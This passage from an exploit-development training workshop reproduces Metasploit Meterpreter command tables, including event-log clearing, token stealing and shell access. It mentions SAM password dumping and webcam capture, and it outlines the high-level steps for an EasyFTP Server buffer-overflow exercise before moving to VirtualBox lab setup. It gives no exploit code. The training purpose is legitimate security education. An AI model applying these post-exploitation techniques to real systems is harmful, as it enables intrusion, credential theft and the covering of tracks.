
- Core Commands
- File System Commands
- Networking Commands
- System Commands
- User Interface Commands
- Webcam Commands
- Elevate Commands
- Password Database Commands
- Timestomp commands

### Core Commands



```
Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a background thread
    channel                   Displays information about active channels
    close                     Closes a channel
    disable_unicode_encoding  Disables encoding of unicode strings
    enable_unicode_encoding   Enables encoding of unicode strings
    exit                      Terminate the meterpreter session
    help                      Help menu
    info                      Displays information about a Post module
    interact                  Interacts with a channel
    irb                       Drop into irb scripting mode
    load                      Load one or more meterpreter extensions
    migrate                   Migrate the server to another process
    quit                      Terminate the meterpreter session
    read                      Reads data from a channel
    resource                  Run the commands stored in a file
    run                       Executes a meterpreter script or Post module
    use                       Deprecated alias for 'load'
    write                     Writes data to a channel
```

### File System Commands




```
Stdapi: File system Commands
============================

    Command       Description
    -------       -----------
    cat           Read the contents of a file to the screen
    cd            Change directory
    download      Download a file or directory
    edit          Edit a file
    getlwd        Print local working directory
    getwd         Print working directory
    lcd           Change local working directory
    lpwd          Print local working directory
    ls            List files
    mkdir         Make directory
    mv            Move source to destination
    pwd           Print working directory
    rm            Delete the specified file
    rmdir         Remove directory
    search        Search for files
    upload        Upload a file or directory
```

**Networking Commands**


```
Stdapi: Networking Commands
===========================

    Command       Description
    -------       -----------
    arp           Display the host ARP cache
    getproxy      Display the current proxy configuration
    ifconfig      Display interfaces
    ipconfig      Display interfaces
    netstat       Display the network connections
    portfwd       Forward a local port to a remote service
    route         View and modify the routing table
```

**System Commands**




```
Stdapi: System Commands
=======================

    Command       Description
    -------       -----------
    clearev       Clear the event log
    drop_token    Relinquishes any active impersonation token.
    execute       Execute a command
    getenv        Get one or more environment variable values
    getpid        Get the current process identifier
    getprivs      Attempt to enable all privileges available to the current process
    getuid        Get the user that the server is running as
    kill          Terminate a process
    ps            List running processes
    reboot        Reboots the remote computer
    reg           Modify and interact with the remote registry
    rev2self      Calls RevertToSelf() on the remote machine
    shell         Drop into a system command shell
    shutdown      Shuts down the remote computer
    steal_token   Attempts to steal an impersonation token from the target process
    suspend       Suspends or resumes a list of processes
    sysinfo       Gets information about the remote system, such as OS
```


**User Interface Commands**




**Web Cam Commands**



### Elevate, Password & Timestomp Commands




That's the power this awesome payload Metasploit has. Okay so what can we do with this? We can dump the content of SAM database and crack password later while using Metasploit itself.

We can download or upload any files to and from the victim's system and we can even see the webcam snap and videos. You can try and practice all of these commands on your own by simply exploiting any known vulnerability as we have shown in this case.

Exploring Meterpreter is a detailed exercise. If you want to be a master of Meterpreter and want to learn more on this please post on the forum for the workshop demand and we will develop one dedicated workshop for Meterpreter including other key topics so that you can enhance your skill of after hacks! Please post on forum for the workshop request.

### Case Study, Exploit Development & Metasploit

Some people still believe that Metasploit is a penetration testing and hacking tool, however it is and indeed most used and maintained tool in ethical hacking & penetration testing but it is not just for hacking into systems.

A security researcher uses this wonderful tool for exploit development, as well. Now, you might think how can we use this tool for exploit development? So here we will run through quick exploit development with Metasploit for the EasyFTP Server as a bonus.

We will follow quick and short steps to show how this tool can be used for exploit development. As you have already seen at the beginning of the workshop, we used Metasploit for fuzzing so I will not explain that again here. You have to do it on your own and don't copy the required info from available exploits. Okay we will run an exercise here for you to complete this exploit development for the known vulnerability of EasyFTP Server.

## Exercise 1 – Find the rabbit's foot

### *Step 1*

Use Metasploit for fuzzing, find the point where the application is crashed and post the details on the forum how you did and your main task in step one is finding the offset. So post the offset value you find. These may be different on different machines.

You can download the vulnerable application from the below download link, if you need any help practicing on the vulnerable help, please post on the forum so we can help you, however, don't give up trying on your own first.

Download Link: http://www.exploit-db.com/exploits/14402/

### *Step 2*

Now, arrange the stack and overwrite the EIP register. If you have read module one and understood the exploit development explained in that module then I believe you should be able to find this with small efforts. Find the ESP location.

Post your story on the forum how you obtained and overwrite the EIP.

### *Step 3*

Now, you should have the following known with you.

1 – Evilbuffer to send for crashing
2 – Offset value
3 – Find the ESP location

### *Step 4*

Get your shell code ready, you can generate one from Metasploit or use the one I use in module 1.

Submit your success story on the forum.

***Step 5***

We have shown high level steps for developing the EasyFTP Server exploit, you can use any technique you want, for your ease you can use Mona.py for everything you want, however, do submit your techniques that you used for developing the exploit.

And don't forget to submit your PoC Code for others to learn, I developed one for you guys and will post once requested by anyone. You can ask questions via forum if you are facing any difficulty in coding the PoC.

# Module 5 – What You should know Best for Advancing Your Hacking Skills

## Tutorial 1 – Required Infrastructure

Welcome to the last module of this workshop. We have been discussing exploit development and more about tools and techniques, however, we haven't gone through details where a beginner can setup the required virtual environment in order to complete this workshop with hands-on experience and where a newbie can learn more in their home environment.

### So what should you know?

If you are a newbie here and don't have much experience with the following topics then they should stand as a prerequisite for you to start gaining expertise in exploit development and security research field.

- Metasploit Framework (mandatory)
- Kali Linux (not mandatory)
- Mona.py (mandatory)
- Assembly Language (mandatory)
- Basic TCP/IP Concepts
- Linux experience

Moreover you should be good enough in Windows in and outs, how to fix problems and know what happens in the background of applications and programs, which are used in exploit development.


For our newbies we are presenting how to setup a home environment for this workshop and if you have prior experience in assembly and how to setup home lab for ethical hacking or penetration testing work then this might not be mandatory for you to go through. However, considering all types of audiences from beginners we feel it's worthwhile to cover this in one workshop so that you don't need to worry and hit Google again and again.

### The Home Lab


At the very beginning you need a virtualization tool that can help you build the Home Lab, it is recommended to use Virtual Box as it's free and a good start for students and home users.

Download Link: https://www.virtualbox.org/wiki/Downloads

Select & download the binary, as per your operating system requirement, in my case I will be installing the ***VirtualBox-4.3.12-93733-OSX*** from the above download link as shown below.





Double click the icon as shown in above figure.





Continue to install by clicking the continue button.


Begin installation by clicking the continue button.




Select the installation location or customize the installation as shown above, however it is recommended to leave the settings as default and hit installation.




Successful installation will show the below screen.




Virtual box installation is now complete.

### Virtual Machines Setup, Windows XP

